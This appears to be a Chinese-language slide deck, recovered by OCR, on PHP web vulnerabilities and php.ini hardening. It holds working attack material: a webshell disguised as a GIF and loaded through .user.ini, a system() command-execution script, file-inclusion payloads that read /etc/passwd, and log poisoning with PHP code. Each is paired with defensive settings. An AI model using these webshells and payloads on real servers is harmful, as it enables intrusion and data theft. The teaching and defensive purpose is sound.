
.user.ini解析漏洞：利用

- auto_prepend_file：指定运行PHP文件前预加载的文件，类似于require()
- 于是我们将Webshell加入到“预加载”文件中



```
[root@w0ng_dev_pek2 unic0rn]# cat 01.gif
<?php @eval($_REQUEST[shell]); ?>

[root@w0ng_dev_pek2 unic0rn]# cat .user.ini
auto_prepend_file=01.gif

[root@w0ng_dev_pek2 unic0rn]# cat echo.php
<?php
echo "I'am a php file";
?>
```

.user.ini解析漏洞：利用



edgesuit.me/unic0rn/echo.php?shell=phpinfo();

PHP Version 5.5.38

System	Linux w0ng_dev_pek2.edgesuit.me 4.12.0-1.el6.elrepo.x86_64 #1 SMP Sun Jul 2 22:34:38 EDT 2017 x86_64
Build Date	Apr 13 2017 22:27:32
Configure Command	'./configure' '--prefix=/production/server/php' '--with-config-file-path=/production/server/php/etc' '--with-config-file-scan-dir=/production/server/php/etc/php.d' '--disable-debug' '--disable-fileinfo' '--disable-ipv6' '--disable-maintainer-zts' '--enable-bcmath' '--enable-calendar' '--enable-fpm' '--enable-ftp' '--enable-gd-jis-conv' '--enable-gd-native-ttf' '--enable-inline-optimization' '--enable-mbregex' '--enable-mbstring' '--enable-mysqlnd' '--enable-opcache' '--enable-pcntl' '--enable-shmop' '--enable-soap' '--enable-sockets' '--enable-static' '--enable-sysvsem' '--enable-wddx' '--enable-xml' '--enable-zip' '--with-curl' '--with-gd=/usr' '--with-jpeg-dir' '--with-freetype-dir' '--with-xpm-dir' '--with-png-dir' '--with-gettext' '--with-iconv' '--with-libxml-dir=/usr' '--with-mcrypt' '--with-mhash' '--with-mysql=mysqlnd' '--with-mysqli=mysqlnd' '--with-openssl' '--with-pdo-mysql=mysqlnd' '--with-xmlrpc' '--with-zlib' '--without-pear'


.user.ini解析漏洞：防护

- # vim /production/server/php/etc/php.ini
- ; To disable this feature set this option to empty value
- user_ini.filename =

命令执行：利用

- <?php
-   $command = $_REQUEST["command"];
-   system($command);
- ?>

- http://edgesuit.me/unic0rn/cmd.php?command=mkdir -pv /tmp/aaa
- >>> mkdir: created directory `/tmp/aaa’



edgesuit.me/unic0rn/cmd.php?command=ls

```
01.gif 5ac8996844b7105ea3013b3289116a36.png HttpPar.php Upload.html a.jpg cmd.php echo.php function.php horind.php httpoxy.php images include.php new-include.php upload.php w0ng-vpn-pek2-ali.ovpn yu.jpg
```

命令执行：防护


- *# vim /production/server/php/etc/php.ini*
- **disable_function = dl, exec, phpinfo, passthru, popen, proc_open, pcntl_exec, putenv, shell_exec, system**
- 如何愉快地确定可禁用函数？grep -r "函数名(" 你的Web目录：举个栗子 grep -r "phpinfo(" /home/web/xxx.huanqiu.com/
- *注：PHPCMS如果有sphinx搜索功能，慎重禁用fsockopen()*
- 非绝对安全，这里有绕过禁用函数的姿势（禁用putenv()后可避免）：

http://www.mottoin.com/92402.html

文件包含：不存在的文件

```
<?php
  $page = $_REQUEST["page"];
  include($page);
?>
```

- 暴露网站部署路径：为进一步攻击打好基础




Warning: include(xxx): failed to open stream: No such file or directory in **/data/web/www.edgesuit.me/unic0rn/include.php** on line **4**

Warning: include(): Failed opening 'xxx' for inclusion (include_path='.:') in **/data/web/www.edgesuit.me/unic0rn/include.php** on line **4**

文件包含：防护

- *# vim /production/server/php/etc/php.ini*
- ***; display_errors***
- ***;   Default Value: On***
- ***;   Development Value: On***
- ***;   Production Value: Off***
- *# vim /production/server/php/etc/php.ini*
- **display_errors = 0**

文件包含：敏感系统文件



edgesuit.me/unic0rn/include.php?page=/etc/passwd


```
oot:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sy
hutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin operator:x:11:0:operator:/root:/sbin/n
ames:x:12:100:games:/usr/games:/sbin/nologin gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin vcsa:x:69:69:virtual console
wner:/dev:/sbin/nologin saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin postfix:x:89:89::/var/spool/postfix:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
tp:x:38:38::/etc/ntp:/sbin/nologin tcpdump:x:72:72::/:/sbin/nologin nscd:x:28:28:NSCD Daemon:/:/sbin/nologin rpmbuild:x:500:500::/home/rpmbuild:/bin/bash www:x:501:501::/home/www:/sbin/nologin uwsg
aemon user:/run/uwsgi:/sbin/nologin openvpn:x:497:496:OpenVPN:/etc/openvpn:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin unbound:x:496:495:Unbound DNS resolver:/etc/unbound:/sbin/
cserv:x:495:494:ocserv:/var/lib/ocserv:/sbin/nologin mockbuild:x:502:502::/home/mockbuild:/bin/bash mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/false mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
mmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
```

文件包含：防护

- # vim /production/server/php/etc/php.ini
- open_basedir = /data/web/www.edgesuit.me/:/tmp/
- 注:
- open_basedir的值:
- 必须以/结尾；以:分隔
- 确保只打开必须的路径

文件包含：防护


- 关于性能：




```
[root@w0ng_dev_pek2 unic0rn]# cat open_basedir_perf.php
<?php

$time = microtime(true);
is_file('Upload.html');
echo microtime(true) - $time;

?>
```

打开后与打开前：（单位:ms）

结论：打开此参数后，性能并没有损失一个数量级，放心用。



```
10019 ○ cat /tmp/check.log
5.4121017456055E-5
4.1007995605469E-5
6.103515625E-5
5.8889389038086E-5
6.1988830566406E-5
4.1007995605469E-5
4.4107437133789E-5
4.2915344238281E-5
4.2915344238281E-5
4.1007995605469E-5
4.2915344238281E-5
6.3896179199219E-5
4.5061111450195E-5
4.6014785766602E-5
4.2915344238281E-5
5.8174133300781E-5
4.2200088500977E-5
5.6982040405273E-5
4.4107437133789E-5
4.4107437133789E-5
5.793571472168E-5
4.1961669921875E-5
4.4107437133789E-5
4.1961669921875E-5
5.793571472168E-5
4.3153762817383E-5
W0ngHacintosh    ~:
```



```
[~] cat /tmp/check1.log
1.0967254638672E-5
1.5974044799805E-5
1.4066696166992E-5
1.4781951904297E-5
2.0027160644531E-5
1.4066696166992E-5
1.2874603271484E-5
1.5020370483398E-5
1.4066696166992E-5
1.4066696166992E-5
1.5974044799805E-5
1.3828277587891E-5
1.5020370483398E-5
1.4066696166992E-5
1.2874603271484E-5
1.3828277587891E-5
2.1934509277344E-5
1.5020370483398E-5
2.3841857910156E-5
1.3828277587891E-5
1.9073486328125E-5
1.5974044799805E-5
1.5020370483398E-5
1.3828277587891E-5
1.4066696166992E-5
1.5020370483398E-5
1.5974044799805E-5
```


文件包含：包含日志

- *浏览器访问：http://edgesuit.me/<?php phpinfo();?>"*
- *对应日志：GET /%3C?php%20phpinfo();?%3E（可使用Burp Suit编辑）*

- *curl访问：curl -I "http://edgesuit.me/<?php phpinfo();?>"*
- *对应日志： - - [23/Jul/2017:19:21:25 +0800] "HEAD /<?php phpinfo();?> HTTP/1.0" 404 0 "-" "curl/7.43.0" ""*

- *请求（包含日志）：*
- http://edgesuit.me/unic0rn/include.php?page=/production/server/nginx/logs/host.access.log

文件包含：包含日志



edgesuit.me/unic0rn/include.php?page=/production/server/nginx/logs/host.access.log

```
10.8.254.4 - - [26/Jul/2017:08:47:59 +0800] "HEAD /
```

PHP Version 5.5.38

System	Linux w0ng_dev_pek2.edgesuit.me 4.12.0-1.el6.elrepo.x86_64 #1 SMP Sun Jul 2 22:34:38 EDT 2017 x86_64
Build Date	Apr 13 2017 22:27:32
Configure Command	'./configure' '--prefix=/production/server/php' '--with-config-file-path=/production/server/php/etc' '--with-config-file-scan-dir=/production/server/php/etc/php.d' '--disable-debug' '--disable-fileinfo' '--disable-ipv6' '--disable-maintainer-zts' '--enable-bcmath' '--enable-calendar' '--enable-fpm' '--enable-ftp' '--enable-gd-jis-conv' '--enable-gd-native-ttf' '--enable-inline-optimization' '--enable-mbregex' '--enable-mbstring' '--enable-mysqlnd' '--enable-opcache' '--enable-pcntl' '--enable-shmop' '--enable-soap' '--enable-sockets' '--enable-static' '--enable-sysvsem' '--enable-wddx' '--enable-xml' '--enable-zip' '--with-curl' '--with-gd=/usr' '--with-jpeg-dir' '--with-freetype-dir' '--with-xpm-dir' '--with-png-dir' '--with-gettext' '--with-iconv' '--with-libxml-dir=/usr' '--with-mcrypt' '--with-mhash' '--with-mysql=mysqlnd' '--with-mysqli=mysqlnd' '--with-openssl' '--with-pdo-mysql=mysqlnd' '--with-xmlrpc' '--with-zlib' '--without-pear'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/production/server/php/etc
Loaded Configuration File	/production/server/php/etc/php.ini
Scan this dir for additional .ini files	/production/server/php/etc/php.d
Additional .ini files parsed	/production/server/php/etc/php.d/.user.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension Build	API220121212,NTS

